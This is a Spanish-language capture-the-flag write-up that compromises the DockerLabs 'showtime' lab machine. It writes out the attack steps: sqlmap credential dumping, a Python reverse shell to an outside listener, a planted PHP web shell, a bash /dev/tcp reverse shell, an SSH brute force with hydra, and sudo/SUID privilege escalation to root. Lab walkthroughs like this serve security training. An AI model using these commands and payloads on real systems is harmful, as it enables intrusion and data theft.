

Desplegamos la máquina.

```
> sudo bash auto_deploy.sh showtime.tar  
[sudo] contraseña para kali:
```

```
##  
## ## ## ==  
## ## ## ## ===  
NNN { NN NNNN NNN NNNN NN N } ===- NNN  
      O
```

DOCKERLABS

Estamos desplegando la máquina vulnerable, espere un momento

Máquina desplegada, su dirección IP es --> 172.17.0.2

Le aplicamos un ping para comprobar el estado de la máquina y además como vemos que su ttl es 64 sabemos que nos estamos enfrentando a una Linux.


```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.082 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.082/0.082/0.082/0.000 ms
```

Con nmap vemos los puertos que están abiertos y los servicios que tienen dichos puertos.

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 e1:9a:9f:b3:17:be:3d:2e:12:05:0f:a4:61:c3:b3:76 (ECDSA)
|_  256 69:8f:5c:4f:14:b0:4d:b6:b7:59:34:4d:b9:03:40:75 (ED25519)
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: cs
|_ http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Vemos en la web un panel de login el cual tiene una vulnerabilidad sql.



Usamos `sqlmap` en esta ocasión para descubrir las bases de datos que hay.

```
> sqlmap -u "http://172.17.0.2/login_page/index.php" --dbs --forms --batch
```

```
available databases [5]:  
[*] information_schema  
[*] mysql  
[*] performance_schema  
[*] sys  
[*] users
```

Ahora vamos a ver que tablas hay en la base de datos de users.

```
> sqlmap -u "http://172.17.0.2/login_page/index.php" -D users --forms --batch --tables
```

Database: users
[1 table]

usuarios

Ahora vamos a sacar las columnas de la tabla usuario de la base de datos users.

```
> sqlmap -u "http://172.17.0.2/login_page/index.php" -D users -T usuarios --forms --batch --columns
```

Database: users
Table: usuarios
[3 columns]

Column Type

id int unsigned
password varchar(50)
username varchar(50)

Ahora dumpeamos las tres columnas para ver lo que tienen.


```
> sqlmap -u "http://172.17.0.2/login_page/index.php" -D users -T usuarios --forms --batch --dump
```

Database: users
Table: usuarios
[3 entries]

id password username

1 123321123321 lucas
2 123456123456 santiago
3 MiClaveEsInhackeable joe

Cuando iniciamos sesión en el panel de login con Joe nos da un panel para ejecutar comandos en Python.



Usando print podemos abrir archivos y leerlos por lo que lo usamos para /etc/passwd.

```
print(open('/etc/passwd').read())
```

Ejecutar Comando

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
joe:x:1001:1001:joe,,,:/home/joe:/bin/bash
mysql:x:102:104:MySQL Server,,,:/var/lib/mysql:/bin/false
luciano:x:1002:1002:luciano,,,:/home/luciano:/bin/bash
```

Comprobamos que import os nos lo tiene bloqueado por lo que buscamos otros import que usar.

Resultado del Comando:	Resultado del Comando:
www-data	Hostname: de4e394e138b IP: 172.17.0.2
Panel de Administraci3n	Panel de Administraci3n
<pre>import subprocess print(subprocess.getoutput("whoami"))</pre>	<pre>import socket hostname = socket.gethostname() ip = socket.gethostbyname(hostname) print("Hostname:", hostname) print("IP:", ip)</pre>
Ejecutar Comando	Ejecutar Comando

Como nos deja subprocess y socket vamos a crear una reverse shell por el puerto 443 que dejamos a la escucha previamente con netcat.

```
import subprocess
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.0.2.4", 443))

# Ejecutar un comando y enviar salida al socket
while True:
    data = s.recv(1024).decode("utf-8")
    if data.strip() == "exit":
        break
    proc = subprocess.Popen(data, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
    stdout_value = proc.stdout.read() + proc.stderr.read()
    s.send(stdout_value)
s.close()
```

Ejecutar Comando

```
> nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.4] from (UNKNOWN) [172.17.0.2] 40496
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Para mayor comodidad, creamos una shell que podemos hacer más interactiva en la web.

```
echo '<?php system($_GET["cmd"]); ?>' > shell.php
ls -la
total 36
drwxr-xr-x 1 www-data www-data 4096 Aug 14 09:44 .
drwxr-xr-x 1 root root 4096 Jul 23 2024 ..
-rw-r--r-- 1 root root 2902 Jul 23 2024 admin-panel.php
-rw-r--r-- 1 root root 1475 Jul 23 2024 auth.php
-rwxr-xr-x 1 www-data www-data 76 Jul 23 2024 db.php
-rw-r--r-- 1 root root 1750 Jul 23 2024 home.php
-rw-r--r-- 1 root root 2025 Jul 23 2024 index.php
-rw-r--r-- 1 www-data www-data 31 Aug 14 09:44 shell.php
```

172.17.0.2/login_page/shell.php?cmd=id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

172.17.0.2/login_page/shell.php?cmd=bash -c 'bash -i >%26 /dev/tcp/10.0.2.4/4444 0>%261'

```
> nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [172.17.0.2] 60088
bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell
www-data@20db0ec21e43:/var/www/html/login_page$ |
```

Encontramos un diccionario en la carpeta /tmp.

```
www-data@20db0ec21e43:/tmp$ ls -la
total 20
drwxrwxrwt 1 root root 4096 Aug 14 09:40 .
drwxr-xr-x 1 root root 4096 Aug 14 09:40 ..
-rw-r--r-- 1 root root 894 Jul 22 2024 .hidden_text.txt
-rw-r--r-- 1 www-data www-data 463 Aug 14 09:40 temp_script.py
drwx----- 2 mysql mysql 4096 Jul 22 2024 tmp.w3E3JvWoeD
www-data@20db0ec21e43:/tmp$ cat .hidden_text.txt
Martin, esta es mi lista de mis trucos favoritos de gta sa:

HES0YAM
UZUMYMW
JUMPJET
LXGIWYL
```

Nos copiamos la lista a nuestra Kali. Y le cambiamos las mayúsculas por minúsculas.

```
> cat dict.txt -p
HESoyAM
UZUMyMW
JUMPJET
LXGIWYL
KJKSZPJ
YECGAA
SZCMAWO
ROCKETMAN
AIWPRTON
OLDSPEEDDEMON
CRKTNHIT
```

```
> tr '[:upper:]' '[:lower:]' < dict.txt > dict2.txt
> cat dict2.txt
```

	File: dict2.txt
1	hesoyam
2	uzumymw
3	jumpjet
4	lxgiwyl
5	kikszpj

Aplicamos fuerza bruta con el diccionario modificado y obtenemos la contraseña de joe.

```
> hydra -l joe -P dict2.txt 172.17.0.2 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use
for penetration testing, or for illegal purposes (this is non-binding, these
laws vary greatly between countries).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-14
[WARNING] Many SSH configurations limit the number of parallel tasks, it
he tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 78 login tries (l:1/p
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: joe password: chittychittybangbang
```

Nos conectamos mediante ssh por el puerto 22 y vemos si joe están en algún grupo especial.

```
> ssh joe@172.17.0.2
joe@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.33+kali-amd64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' co
Last login: Thu Aug 14 11:13:14 2025 from 172.17.0.1
joe@20db0ec21e43:~$ id
uid=1001(joe) gid=1001(joe) groups=1001(joe),100(users)
```

Existe un binario con el que podemos escalar privilegios a Luciano.

```
joe@20db0ec21e43:~$ sudo -l
Matching Defaults entries for joe
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/s
use_pty

User joe may run the following commands on 20db0ec21e43:
(luciano) NOPASSWD: /bin/poish
```

Accedemos con dicho binario a la shell de Luciano.

```
joe@20db0ec21e43:~$ sudo -u luciano /bin/poish
$ id
uid=1002(luciano) gid=1002(luciano) groups=1002(luciano),100(users)
```

Hay un script en la carpeta de Luciano que nos da acceso a root sin contraseña.

```
luciano@20db0ec21e43:~$ sudo -l
Matching Defaults entries for luciano on 20db0ec21e43:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/s
use_pty

User luciano may run the following commands on 20db0ec21e43:
(root) NOPASSWD: /bin/bash /home/luciano/script.sh
```

Por lo tanto, lo modificamos para que la bash tenga permisos suid y la podremos lanzar con la flag -p y mantenemos los privilegios de root. Listo ya somos root.

```
luciano@20db0ec21e43:~$ echo 'chmod u+s /bin/bash' > script.sh
luciano@20db0ec21e43:~$ cat script.sh
chmod u+s /bin/bash
```

```
luciano@20db0ec21e43:~$ sudo /bin/bash /home/luciano/script.sh
luciano@20db0ec21e43:~$ /bin/bash -p
bash-5.2# id
uid=1002(luciano) gid=1002(luciano) euid=0(root) groups=1002(luciano),100(users)
```